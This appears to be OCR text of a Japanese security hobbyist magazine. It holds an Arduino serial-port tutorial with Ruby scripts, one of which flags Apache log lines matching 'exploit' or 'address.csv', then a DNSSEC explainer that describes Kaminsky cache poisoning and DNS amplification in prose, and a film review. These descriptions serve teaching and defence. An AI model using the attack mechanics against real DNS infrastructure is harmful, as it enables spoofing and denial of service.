シリアルポートを使った通信

次は、PCからシリアルポートを通じてArduinoに点灯・消灯の指示を送信しLEDを

ON/OFFするプログラムを作ってみましょう。PCからArduinoが操作できるようになると、ぐっとプログラミングの幅が広がってきます。

まずは、スケッチ2をArduino IDEに書いていきましょう。スケッチ2では新しくSerialクラスが登場していますが、Serialクラスはシリアルポートを通じてPCとArduinoが通信する際に使用するクラスです。Arduinoでシリアルポートを使用する場合は、setup()関数の中でSerial.begin()関数を使ってシリアルポートの設定を行います。Serial.begin()関数の引数には通信速度(bps)を指定します。

ArduinoからPCへデータを送信する場合は、Serial.println()関数を使用します。引数にはPCへ送信する文字列や数値などのデータを指定することができます。

PCから送られてきたデータをArduino側で受信する場合は、Serial.available()関数とSerial.read()を使用します。Serial.available()関数はPC側からデータが送られてきているかどうかチェックする関数です。Serial.read()関数はシリアルポートから受信したデータを1バイトずつ読み込むための関数です。

スケッチ2では、loop()関数の中でPCからデータが送られてきているかをチェックし、受信したデータが"1"という文字列ならば12番ピンの出力をHIGH(5V)に、受信したデータが"0"という文字列ならば12番ピンの出力をLOW(0V)に設定する動作を行います。




図4 シリアルモニターからLEDの点灯制御

先ほどと同じ手順でスケッチ2をArduinoへ転送しプログラムが動き出すと、Arduinoはシリアルポートにデータが届くのを待っている状態になります。PC側からシリアルポートを使ってLEDのON/OFFを制御してみましょう。

Arduino IDEには簡単にシリアルポートを使ってデータの送受信ができるシリアルモニターが実装されています。図2のArduino IDEにあるいちばん左側の[Serial Monitor]のボタンを押すと図4のようなシリアルモニターのウインドウが表示されます。シリアルポートを使って1または0をArduinoへ送信してみましょう。受信するデータに応じてLEDがON/OFFするのが確認できると思います。

実践! HJ流Arudinoレシピ

レシピ1 - 回転灯の点灯制御

応用編としてApacheのアクセスログを監視し、あやしい文字列が含まれていたらArduinoを使って回転灯を点灯する例を紹介したいと思います。半分お遊びネタなので実用的かどうかはともかく、普段PCの中で見過ごしがちなものを非常にわかりやすく提示するのが目的です。

PC側でプログラム3を実行してログを監視し、Arduinoで回転灯のON/OFF制御を行います。AC電源のON/OFF制御ですがPowerSwitch Tail※6という製品を使うと簡単に制御することができます。PowerSwitch Tailは図5のように接続した状態で、本体にある+-端子の間に5Vを通電することで、内蔵されたリレーを駆動しAC電源のON/OFFを制御できる製品です。PowerSwitch Tailに回転灯を接続し、PowerSwitch Tailの+端子をArduinoの12番ピン、-端子をArduinoのGNDに接続します。先ほどのスケッチ2をそのまま使って、LEDをON/OFFするのと同じ

※6 http://powerswitchtail.com/default.aspx
※7 http://rubyforge.org/frs/download.php/71492/rubyinstaller-1.8.7-p299.exe
※8 http://rubyforge.org/tracker/download.php/61/321/9924/1800/ruby-serialport-0.6.0-mswin32-gem.zip

手順で回転灯のON/OFFを制御します。

プログラム3の中ではRubyでシリアルポートを使用するためにRuby-serialportというライブラリを使用していますが、MacやLinuxの場合は以下のようにgemコマンドを使用してライブラリをインストールしてください。

```
$ sudo gem install serialport
```

Windows上でプログラム3を実行する場合は、まずRuby 1.8.7[※7]をインストールした後、コンパイル済みのruby-serialport-0.6.0-mswin32-gem.zipをダウンロードして[※8]下記のようにgemコマンドを実行してインストールしてください。




図5 PowerSwitch Tailに回転灯を接続してArduinoから制御

プログラム3

ログにあやしい文字列が見つかったら回転灯を点灯(Ruby)

Apacheのアクセスログを監視。あやしい文字列が見つかったらPowerSwitch Tailを使って3秒間だけ回転灯をON(誌面の都合により2段組になっています)

```
#!/usr/bin/ruby
require 'rubygems'
require 'serialport'

# Arduinoが接続されているシリアルポートの指定
# Windowsの場合は¥¥.¥COM??の形式、
# Macの場合は/dev/cu.*の形式、Linuxの場合は/dev/ttyUSB?の形式で指定
@dev = '/dev/cu.usbserial-A6008j3p'

# この正規表現に引っかかった行があればスイッチONする
@re = /exploit|address¥.csv/

# シリアルポートをオープン
@serial = SerialPort.new(@dev, 9600, 8, 1, SerialPort::NONE)

@st = Time.local(1970)

# Arduinoの12番ピンを3秒間ONにする関数
def switch_on
  return if Time.now - @st < 3 + 1
  @st = Time.now
  Thread.start do
    # シリアルで文字列'1'を送信
    @serial.puts '1'

    sleep 3

    # シリアルで文字列'0'を送信
    @serial.puts '0'
  end
end

# 監視するファイルをオープン
f = File.open(ARGV[0], 'r')
f.pos = f.stat.size

# ログファイルの追記される行を監視するループ
loop do
  l = f.gets
  if l.nil?
    sleep 1
  else
    # 正規表現に引っかかったらスイッチON
    switch_on if @re =~ l
    puts l
  end
end
```

```
> gem install ruby-serialport-0.6.0-mswin32-gem.zip
```

ArduinoをPCに接続して、Rubyで作ったプログラム3を次のように実行します。

```
$ sudo ruby ./alert.rb /var/log/apache2/access.log
```

レシピ2 - 席を離れると即座にスクリーンセーバーを起動

もう1つ応用例として、センサーを使って席を離れると即座にスクリーンセーバーを起動

スケッチ4

距離センサーを使った距離計測

PCの前に人がいるかどうか確認する

```
// 距離の平均値を求めるための変数
unsigned long total = 0;
int count = 0;

void setup() {
 Serial.begin(9600);
}

void loop() {
 // analog in 0から距離センサーの出力電圧を取得
 unsigned int val = analogRead(0);

 // 平均値を求めるために足しておく
 total += val;
 count ++;

  if (count > 1000) {
// 平均値を求めてシリアルに値を出力
   unsigned int d = total / 1000;
   Serial.println(d);

   // 値をクリア
   total = 0;
   count = 0;
 }
 delayMicroseconds(500);
}
```



図6 赤外線距離センサー

する例を紹介します。センサーとArduinoを使うことでPCだけではできないセキュアなスクリーンセーバーを実現するのが目的です。

Arduinoでスケッチ4を動かして距離センサーを使ってPCの前に人がいるかどうかをチェックし、プログラム5を使って人がいなくなったらスクリーンセーバーを起動しています。距離センサーにはシャープの測距モジュールGP2Y0A21YK※9を使用しました。トイレで離れると水が流れる仕掛けとかに使われているセンサーです。

センサーには3つの端子があり、Vcc、GNDはそれぞれArduinoの5V、GNDへ接続し、センサーへ電源を供給します。またセンサーのVo端子から距離が電圧として出力されますので、これをArduinoのアナログ入力0番ピンに接続します。

スケッチ4ではanalogRead()関数を使ってセンサーの出力電圧を読み取り、その値をシリアルポートに送信しています。手元では図6のようにテープを使い距離センサーをキーボードに固定し、人がいるかどうかをチェックしています。

おしまいに

さて、Arduinoの簡単な使い方といくつかの応用例を紹介しましたが、いかがでしたでしょうか？　もしArduinoを使ってもっといろんなハードを制御してみたいと思ったら、Arduinoの本家サイトやWebを検索してみてください。いろいろなArduinoを使ったレシピが見つか

※9 GP2Y0A21YKは秋月電子で400円で販売しています（http://akizukidenshi.com/catalog/g/gI-02551/）

プログラム5

人がいなくなったら即座にスクリーンセーバーを起動(Ruby)

一定距離以上離れると起動する

```
# Arduinoが接続されているシリアルポートの指定
# Windowsの場合は¥¥.¥COM??の形式、Macの場合は/dev/cu.???で指定
dev = '/dev/cu.usbserial-A6008j3p'
#dev = '¥¥.¥COM3'

 # スクリーンセーバーを起動する関数
def start_screensaver
  case RUBY_PLATFORM
    when /mswin(?!ce)|mingw|cygwin|bccwin/
      # windowsの場合
      # PostMessageA(HWND_BROADCAST, WM_SYSCOMMAND, SC_SCREENSAVE, 0)を実行して
      # スクリーンセーバー起動
      require 'Win32API'
      postmessagea = Win32API.new('user32.dll','PostMessageA',%w(i i i i),'i')
      postmessagea.call(0xffff, 0x0112, 0xf140, 0)
    when /darwin/
      # Macの場合
         system '/System/Library/Frameworks/ScreenSaver.framework/
Resources/ScreenSaverEngine.app/Contents/MacOS/ScreenSaverEngine'
    else
    end
end

# シリアルポートをオープン
serial = SerialPort.new(dev, 9600, 8, 1, SerialPort::NONE)
serial.read_timeout = 0

flag = false

# メインループ
loop do
  # Arduinoから送られてくる距離データを受信
  str = serial.gets.chomp
  d = str.to_i
  puts d

  # 一定以上距離が離れていた場合にスクリーンセーバーを起動
  # この値は環境にあわせて調整してください
  if d < 80
    start_screensaver if flag == false
    flag = true
  else
    flag = false
  end
end
```

ると思います。

また、オライリーから発売されている「Prototyping Lab」という書籍に各種センサーの使い方やスケッチの例などが多く掲載されているので、そちらも参考にしてみてください。

ルートゾーンでの運用開始！DNSSECの仕組みを知る!!

Exploit 虎の穴 特別編

文●hito

ドメイン名を管理するDNSはインターネットの根幹に関わるサービスだ。本年7月から、DNSの信頼性を向上させるためにDNSSECという拡張機能が本格的に導入された。今回は通常の連載に加えて特別編という形で、このDNSSECの仕組みについて見てみることにしよう。

◆DNSSECを把握しよう

2008年のカミンスキー・バグの公開以降、DNSはセキュリティ的には"終わり"つつある状態です。カミンスキー・アタックこそある程度の工夫で抑制できていますが、あと一歩間違えれば「DNS情報の改ざんが、誰でもできるようになる」状態にたどり着くおそれがあります。

DNSはインターネット技術全般の中でも、きわめて重要なものですので、DNSが終わればインターネットも終わる、という可能性すらあります。DNSSEC（DNS Security Extensions）は、そのカウントダウン状態のDNSを、「もう一度安全にする」ための技術です。「恥ずかしくない程度にDNSSECの意義を理解する」ことを目標に、DNSとその周囲の状況を見ていきましょう。

◆そもそもDNSとは？

DNSSECを見ていく前に、そもそもDNSとは何をするものなのかを把握しましょう。

DNSは一言で言えば、「www.example.com」などというホスト名を192.0.2.1というIPアドレスに変換するための仕組みを、全世界で共通して使えるようにするものです。ユーザーが「www.example.comってどのIPアドレスー?」って聞いてきたら、それをIPアドレスに結びつけて、応答してくれるのがDNSサーバーです。

ポイントは「全世界で共通して」ということです。日本で検索しようが、アメリカで検索しようが、エジプトで検索しようが、「www.example.comは192.0.2.1である」という情報が引き出せる必要があります。さらには、「今日からwww.example.comは192.0.2.50に移動したよ、じゃあこれからはそっちでよろしく!」なんて言われた場合、世界中で引けるものも192.0.2.50に切り替える必要があります。

世界では、いろいろなホスト名に対してこうした変化が日々行われており、そのような「激烈な変化も許容できる」というあたりや、世界中の人が無数のホスト名照合をかけているけど破綻していない、ということがポイントです。もちろん、「これまでのところは」、勝手な改ざんも難しい状態でした。

はっきりいえば、DNSはデータ構造やネットワーク規模としてはめちゃくちゃな大規模で、世界中で日々無事に動いている、ということが奇跡の1つなのです。

さて、DNSには、AとかAAAAとかMXとかCNAMEとかPTRとか、さまざまな「リソースレコード」と呼ばれる「データの種類」があります。これらは、「目的によって少しずつ使い方が違うものであっても、DNSにはまとめて格納できる」といった理解でよいでしょう。Aは通常のホスト名、AAAAはIPv6用、MXはメール用、CNAMEは「エイリアス」として使うためのもの、PTRは「逆引き」に使うもの、と、いろいろな使い分けがありますが、ここではDNS




図1 通常のDNSの仕組み

にはホスト名からIPアドレスが引き出せるようになっているだけでなく、必要に応じて「IPアドレスからホスト名」とか、「使っているDNSサーバーのバージョン」だとかいったものも格納できる、と思っておくとよいでしょう。

DNSははるか昔、おおよそ30年前(1983年)に設計された技術です。当時とはネットワーク帯域もユーザー数も、各コンピューターの演算性能も、何もかもが大幅に増大し、しかも当時に想定されていなかった問題も無数に見つかっています。さまざまな改ざんの方法もあります。

改ざんができるといっても、せいぜい「ホスト名とIPアドレス」程度の情報では、大したことはできないと思うかもしれません。HTTPSのように証明書を使う環境なら、IPアドレスで嘘をついても、接続先がニセモノであることはすぐに気づける、とも。確かに、きちんと保護された環境ならそのとおりです。

しかし、DNSは古くから使われてきているために、「それなりに機能するもの」と思われてしまっています。改ざんが直接偽装につながらないとはいえ、DNS名からIPアドレスへの変換ができなくなれば、早晩インターネットは破綻します。特にメールシステムは「○×○×@ホスト名」という形式で、DNSに極端に依存しているため、万一DNSが機能しない状態になれば、メールが全く届かなくなることはほとんど確実です。また、証明書発行システムや、ECサイトなどの本人確認システム（パスワードを忘れた場合に、登録したメールアドレスに初期化のためのURLを送る）などは、「メールがきちんと届く」ことに依存しています。DNSが改ざんされると、これらのシステムはあっさりと破綻することでしょう。

◆DNSへの攻撃のおさらい カミンスキー・アタック編

DNSはその重要性から、さまざまな攻撃パターンが存在します。有名どころだけでもおさらいしておきましょう。

まずは「カミンスキー・アタック」と呼ばれるもの。これは「DNSは、あるホストの名前を解決する際に、他のサーバーに名前を確認に行く」という原理を応用したものです。DNSは設計上、「すべての起点」に責任を持つサーバー、「.com」の領域に責任を持つサーバー、「example.com」の領域に責任を持つサーバー… という形で、「.」で区切られた領域ごとに責任を持つサーバーが異なります。

www.examle.comを解決する場合、まず「起点」のサーバーに、「.comの領域の情報知らない？　知らない場合、持ってるサーバーはどこ?」というふうに問い合わせをします。そこから得た情報を用いて「example.com」の情報を持つサーバーに対して同じような質問をして、最終的に「www.example.com」の情報を取得します（図1）。

カミンスキー・アタックは、この「確認」のフローにつけ込むスキがあることを利用します。DNSは基本的にUDP方式で通信を行うため、一種の「コールバック」で情報を確認する、というのがポイントになります。

UDPはTCPとは異なり「コネクションレス」の通信方式です。簡単に言えば、電話をかけて、「○×○×という情報を教えてね」と伝言をしたら、そこで電話機を置いて応答を待つ、というものです。

一応、折り返し電話にランダムで付与された「クエリID」というもので、「本当に聞いた相手からの返答か」ということは確認するのですが、クエリIDには大したランダム性がないので、無数に「折り返し電話」をかけられた場合、偶然クエリIDがそろってしまう可能性があるのです。結果、折り返しかかってくる電話が本当に正しいものかどうかはわからない。ここがつけ込むスキです。

存在しないホストの情報、例えば「hoge01.example.com」とか「hoge02.example.com」なんてものを無数にDNSサーバーに問い合わせ、DNSサーバーが「exmaple.comを担当するサーバーってどれー?」とか上位のサーバーに問い合わせしているであろうタイミングで、嘘の折り返し電話を叩き込む、といった感じ。これでDNSサーバーはあっさり騙され、嘘の情報を覚えてしまうことになります。これは、DNSキャッシュポイズニングに分類される、「DNSの情報を汚染し、嘘の結果を返すようにすることができる」タイプの攻撃です。

◆DNSへの攻撃のおさらい その他の攻撃

DNSへの攻撃には「DNS Amp」と呼ばれる攻撃手法もあります。これもDNSがUDPを使っていることを利用したものです。「このホストって何?」というDNS問い合わせを、発信元を偽装して投げ込んでしまう、というものです。一般的に、DNSの問い合わせと答えを比べると、答えの方が数倍～数十倍のサイズになります。これを使うと、1Gbpsの帯域で攻撃すれば、最終的なダメージが数十Gpbsにふくれあがる、なんてことが可能になります。増幅装置（amplifier）として機能するので「DNS Amp」とか「Amplifier Attack」なんて呼ばれます。

他にも、DNSを担当するソフトウェアの脆弱性がいくつも見つかっています。DNS業界的に最大シェアを持っているのはISC BINDなのですが、つい最近というレベルでも、CVE-2009-0696（Dynamic Updateパケットを特殊な形で投げるとBINDがクラッシュする）とか、サービス妨害攻撃（DoS）のレベルであればいくつもありました。無数の問題を経て、最近では一発で乗っ取り成功、みたいな問題は少なくなってきています。しかし自分で設定をした方は、「なんでBINDってchrootしたり強制アクセス制御かましたりしないといけないの?」と思ったことがあるかもしれませんが、それも「DNSは脆弱性が多く、乗っ取りの対象として狙われやすかった」という時代の名残です。

●DNSSECって何だ?

DNSSECはこうした脆弱性のうち、あくまでも「改ざん」対策でしかありません。DNSSECを入れてもAmplifier Attackは防げませんし、DNSサーバーに脆弱性があり、おかしなデータを流し込むとクラッシュしたり、乗っ取れたり、といったものには無力です。DNS"SEC"という名前ではありますが、あくまで「DNSがちゃんと機能するようにする」ことが目的で、DNSを丈夫にする、といったものではありません。また、DNSSECは既存のDNSと並立できるように設計されており、「DNSSECを使う場合はDNSは使えなくなる」といった問題もありません。「DNS Security Extensions」という正式名称のとおり、通常のDNSへの「追加」の形で

利用できます（図2）。

さて、いよいよ本題です。DNSSECは「改ざん」、つまりキャッシュポイズニングを防止するための技術です。

DNSは他のサーバーに情報を取りに行くのが基本ですから、このキャッシュポイズニングは、本質的には「成りすまし」によるものだ、というのがポイントです。本誌の読者の多くは、成りすましを防ぐための技術をすでにご存知のハズ。ていうか、ついさっき、「DNSが乗っ取られても、HTTPSなら成りすまし防げるよね？」などと思ったはずです。そう。HTTPSなどで使われる公開鍵認証は、成りすましに対する十分な対策になります。




図2 DNS拡張の仕組み

DNSSECは、公開鍵認証の仕組みを取り入れ、成りすましを困難にしたDNS実装です。ただし、HTTPSなどのような、証明書を用いる方式とは少し異なります。具体的に見ていきましょう… と言っても、話はそれほど難しくありません。やっていることは、一般的な証明書による認証とほとんど同じだからです。

まず、DNSの管理者は、自分が扱うDNSサーバーが担当するもの、例えば「example.com」の範囲を担当するための鍵ペアを生成します。HTTPSやPGPなんかで使う、一般的な鍵ペアですね。あとはゾーン情報を秘密鍵を使って暗号化すれば、公開鍵を使って復号できるかどうか、というだけの話になります。ただし、DNSSECではゾーン情報全体ではなく、ゾーン情報をSHA1などでハッシュしたものを暗号化します。これは、公開鍵認証と一般的なハッシュ関数では、処理速度に大きな違いがあるためです。「情報全体を暗号化」と「情報にハッシュ関数をかけてダイジェストを生成し、そのダイジェストを暗号化しておく」という処理を比べると、後者の方が圧倒的に速いので、これでかなりの速度を稼げるという、一種のハイブリッド暗号です。公開鍵暗号では「署名」と呼ばれる処置ですね。


あとはDNSSECで追加されたリソースエントリに、公開鍵と署名を入れておきます。これで、DNSサーバーの利用者は署名と公開鍵のペアから、「本当に正しいデータ」を取得することができます（図3）。ポイントは、あくまで「新しいリソースレコード」に格納している、ということです。こうすれば「通常のDNS問い合わせはAレコードだけ、DNSSECで問い合わせる場合はA（前のページで出てきた「ホスト名」を格納するリソース）とRRSIG（ゾーンの署名情報）・DNSKEY（署名に用いる公開鍵）を拾う」という形で、旧来のDNSの仕組みをそのまま残しておき、DNSSECで検証したい場合にだけ使う、ということが可能になります。

◆DNSSECの信頼起点は？

公開鍵暗号のお約束として、「公開鍵を安全な手段で入手しないといけない」という特性があります。「公開鍵のニセモノが作られてしまうと、信頼も何もない」というのは、HTTPSのオレオレ証明書で繰り返し語られていることですよね。利用者に嘘の公開鍵さえ掴ませれば、署名のような方法論では何の役にも立ちません。

そこで、一般的な公開鍵暗号システムでは、「信頼できる公開鍵」を、なんらかの安全な経路を使って配布します。HTTPSではルートCA

図3 DNSSECにおける署名　※RRSIG/DNSKEYはRFC4034のもの




とルート証明書、という形で処理していますよね。ルートCAがルート証明書を発行し、ブラウザーやOSなどにあらかじめルート証明書を配布しておく。あとはルートCAから下位の証明書に署名をし、さらにその下位にあたる証明書を… とやっておくと、さかのぼることでルート証明書まで署名をたどっていける、という方法です。こうしておけば、ニセの公開鍵を準備することはできなくなります。DNSSECでも、同じような処置が必要です。「証明書」というのは、要するに、「ある公開鍵を、より上位の証明書で署名したもの」です。署名なので、公開鍵をハッシュしたものが入っています。今ではMD5だと衝突のおそれが強いので、SHA1を使うのが普通ですね。

DNSSECでは、HTTPSの場合と同じように、ある公開鍵に署名したものを「上位」で公開してもらう、という手を使っています。HTTPSの場合の上位は証明書発行上の上位でしたが、DNSの場合、そもそものデータ構造が階層構造になっています。少し前のページで触れた、「www.example.comの確認をするには、まず.comを担当するサーバーにexample.comを担当するサーバーを教えてもらい、さらにexample.comを担当するサーバーに…」というものですね。DNSSECではこれをそのまま利用し、「そのドメインを担当するサーバーはこれで、その鍵は○○だよ」という形で確認できるようにします。この「担当するサーバーの公開鍵はこれ」ということを登録・管理するために、「DS（Delegation Signer）」というレコードも準備されています（図4）。

当然、DNSサーバーの管理者のレベルでは、「example.comを担当するネームサーバーはIPアドレス□□にあって、○○という鍵を使うよ」ということを登録しておく必要がありますが、公開鍵もセットで登録しておくことで、信頼基点になります。頂点にあたるサーバーは、公開鍵をどこかWebサイトで公開したり、あらかじめDNSサーバーソフトウェアに含めておく、というやり方にします。あとはそのWebサイトが正当なものであれば、信頼基点として機能するわけですね。

ただし、現状では「すべてのドメインで対応可能」という状態にはありません。DNSは階層構造なのですが、「そもそもの起点」である「.」（.comとか.orgとか.jpよりも上位に来る、根本的な原点）はいろいろな政治的な問題もあり、いまだにDNSSECのための鍵配布に対応できていません。じゃあ、それって信頼基点がないってこと？ と思うかもしれませんが、今のところ、各トップレベルドメイン（.comとか.orgとか.jpのこと）単位でDNSSECに対応していく、という方法になっています。日本国内で影響がありそうな.jpでは、10月17日から署名に対応、年明けからDSの登録にも対応、といった予定になっています。

◆DNSSEC 導入のリスク



さて、ここまででDNSSECの必要性と仕組みについてざっと触れてきました。実際にはもっと細かい設定や、存在しないドメインへの応答方法なども保護されるように、ちょっと特殊な処理がかかるようになっているのですが、原理的にはRRSIG・DNSKEY・DSによる保護と同じものです。あとは公開鍵を定期的に置き換えていけるように、なんて配慮もされています（同じ公開鍵を長く使うと、「大量のPCを準備してブルートフォースをかければ5年でクラックできる」なんてアタックを受けかねません。ですから、1～2年に一度は公開鍵を差し替える必要があります）。

DNSSECはよいことばかりに聞こえますが、導入は遅々として進んでいません。この1年ほどで一気に対応が進められていますが、まだまだ完全な対応には時間がかかりそうです。「早くて2011年前半の早期対応を目指しています」といったアナウンスすらあるレベル。

…なぜこれほどに遅々として進んでいないのか、というと、2つのポイントがあります。1つは、いくら負荷を減らす工夫がしてあっても、「公開鍵を確認するにはコストがかかる」ということ。DNSサーバーの性能不足で厄介なことになるかもしれませんし、そもそも公開鍵を確認する分、問い合わせが消費するネットワーク帯域も増えるわけです。このあたりをうまくクリアできるかどうかがわからない、というのが大きな理由。

そしてもう1つの理由が、「DNSクエリを新しい方式に移行する必要がある」ということです。これは「公開鍵に関連する情報は、これまでのDNSで想定されていたデータよりも大きい」ことに由来します。DNSではUDPを使いますが、これで伝送できるデータ量は、一度に512byteまでです。DNSKEYやRRSIGのサイズはかなり大きいので、512byteでは全く収まりません。そこで、DNSSECを使う場合には「EDNS」と呼ばれる新しいクエリ方式を用います。…が、この方式はあまりにも新しいため、いろいろな機器、特にファイアウォールや家庭用ブロードバンドルーターの類がうまく対応できていません。DNSサーバーでEDNSを有効にした途端、なぜかユーザーから「名前解決が遅くなった」といったクレームが炸裂、という可能性も低くはないのです。ある程度ネットワークに詳しい方なら「Path MTU Blackhole」なんて単語を聞いたことがあるかもしれませんが、ENDSではアレに近い現象が起こります。要するに、「分断されては困るパケットがどこかで捨てられてしまい、うまく通信できなくなる」というやつです。さらに、EDNSではうまく通信できない場合はTCPで通信するのですが、TCPの通信コストはUDPの数倍になるので、今度はDNSサーバー側のパフォーマンス上限が、てな問題が出てきます。

DNSSECは今後必須になる技術なのですが、うまく取り入れることができるか、という方向から考えると、「現状ではまだ予断を許さない」なんて感じです。

銀幕の世界や小説の世界に登場する
ハッカー達は何てカッコいいのだろうか…

世界空想ハッカー列伝

File “小磯健二”

映画「サマーウォーズ」

（細田守監督、2009年）より

文● TIP

長野県上田市と言えば真田幸村や蕎麦が有名で、筆者はよくセキュリティのイベントで訪れる機会があるが、アニメの舞台になるとは思いも寄らなかった。本作は上田を舞台に、人工知能と家族の絆で戦う姿を描いた一作で、2009年に全国公開され、翌年には金曜ロードショーでも放映され13.1%の視聴率を得ている。

夏のある日、都内の高校に通う小磯健二は、校内のアイドル的存在の陣内夏希先輩から一緒に実家に行くというバイトを持ちかけられ、長野県上田市に向かう。実家では親族一同が集まって、陣内家の曾祖母・栄の90歳の誕生日を祝う宴の準備が進められていた。陣内家は室町時代から続く戦国一家で、栄は陣内家の16代当主を務める。そんな栄に夏希は健二を婚約者として紹介する。

実家に訪れた夜、健二のもとに数字の羅列が書かれたメールが届いた。健二は数学オリンピックの日本代表を狙えるほどの実力。暗号解析なども得意としていたので、その暗号を手作業で夜のうちに解読してしまう。

健二が解読したこの数字は、実は「OZ」の管理者権限のパスワードが暗号化されたものだった。OZとは自分自身をアバターに投影し、あらゆる端末から利用することができる仮想空間で、約10億人がアカウントを持つ。単なるエンターテイメントとしてだけでなく、行政手続きなども行うことができる一大インフラとして世界中で利用されている。

その翌日、OZは人工知能を備えた自動クラックAIプログラム「ラブマシーン」によって乗っ取られてしまい、その影響が現実社会にも現れてしまう。そしてその犯人は健二だというニュースが流れた。

最強セキュリティの暗号が手計算で解ける

数学が得意な高校生が天才的な能力を発揮し、パスワードを解析するのは映画のストーリーを盛り上げてくれる。しかし、世界最高レベルのセキュリティを誇るOZの管理者パスワードを暗号化したものが手計算で解かれてよいものだろうか。


健二が解析したその暗号は、2056桁の数字でパスコードが作られていた。現在のインターネットで広く使われている暗号は、RSA暗号だ。現在知られている手法を駆使しても、もしRSA暗号だったとしたら手計算で解けるはずがない。ましてや暗号アルゴリズムが何かわからない状態で数字だけ与えられて解くのはさらに困難を極めるだろう。ちなみにRSA暗号は、スーパーコンピューターでも数億年程度で解けるものではない。

ただ物語の舞台は少し先の未来なようなので、RSA暗号を解くために必要な素因数分解を、手計算で簡単にやってのけるぐらいの手法が編み出されているのかもしれない。そうだとすると、RSA暗号はすでに世の中で役立たないものとなっているので、OZのセキュリティが世界一安全とは到底言えない。

採用されている暗号がRSAでなかったとしても、手計算で解けてしまうような暗号アルゴリズムを使っているのはセキュリティ的には不安が大きすぎると言えるだろう。健二以外にも世界で55人が解いたようなので、希代の天才だったとも思えない。

他に考えられるのは、健二はバイトとは言えOZの管理者を務めているので、OZの暗号アルゴリズムの実装に何らかの脆弱性があることを知っているなど、別の要素が関係あるのかもしれない。

どちらにしろ、重要インフラなどとも連携するサービスなので、十分なセキュリティレベルへのアップデートが必要なのではないだろうか。



DVD情報
【販売元】バップ
【価格】5040円（税込）

HACKER JAPAN Training Elements

試してわかる、清く正しい（?）ハッカーへの道


ネットワーク初心者のための新・スキルアップ講座

今さらはじめるLinux

第19回 俺たちゃアパッチ管理軍：その1

文●編集部（編集28号） 監修●hito

はじめに



○10月10日では遅すぎる

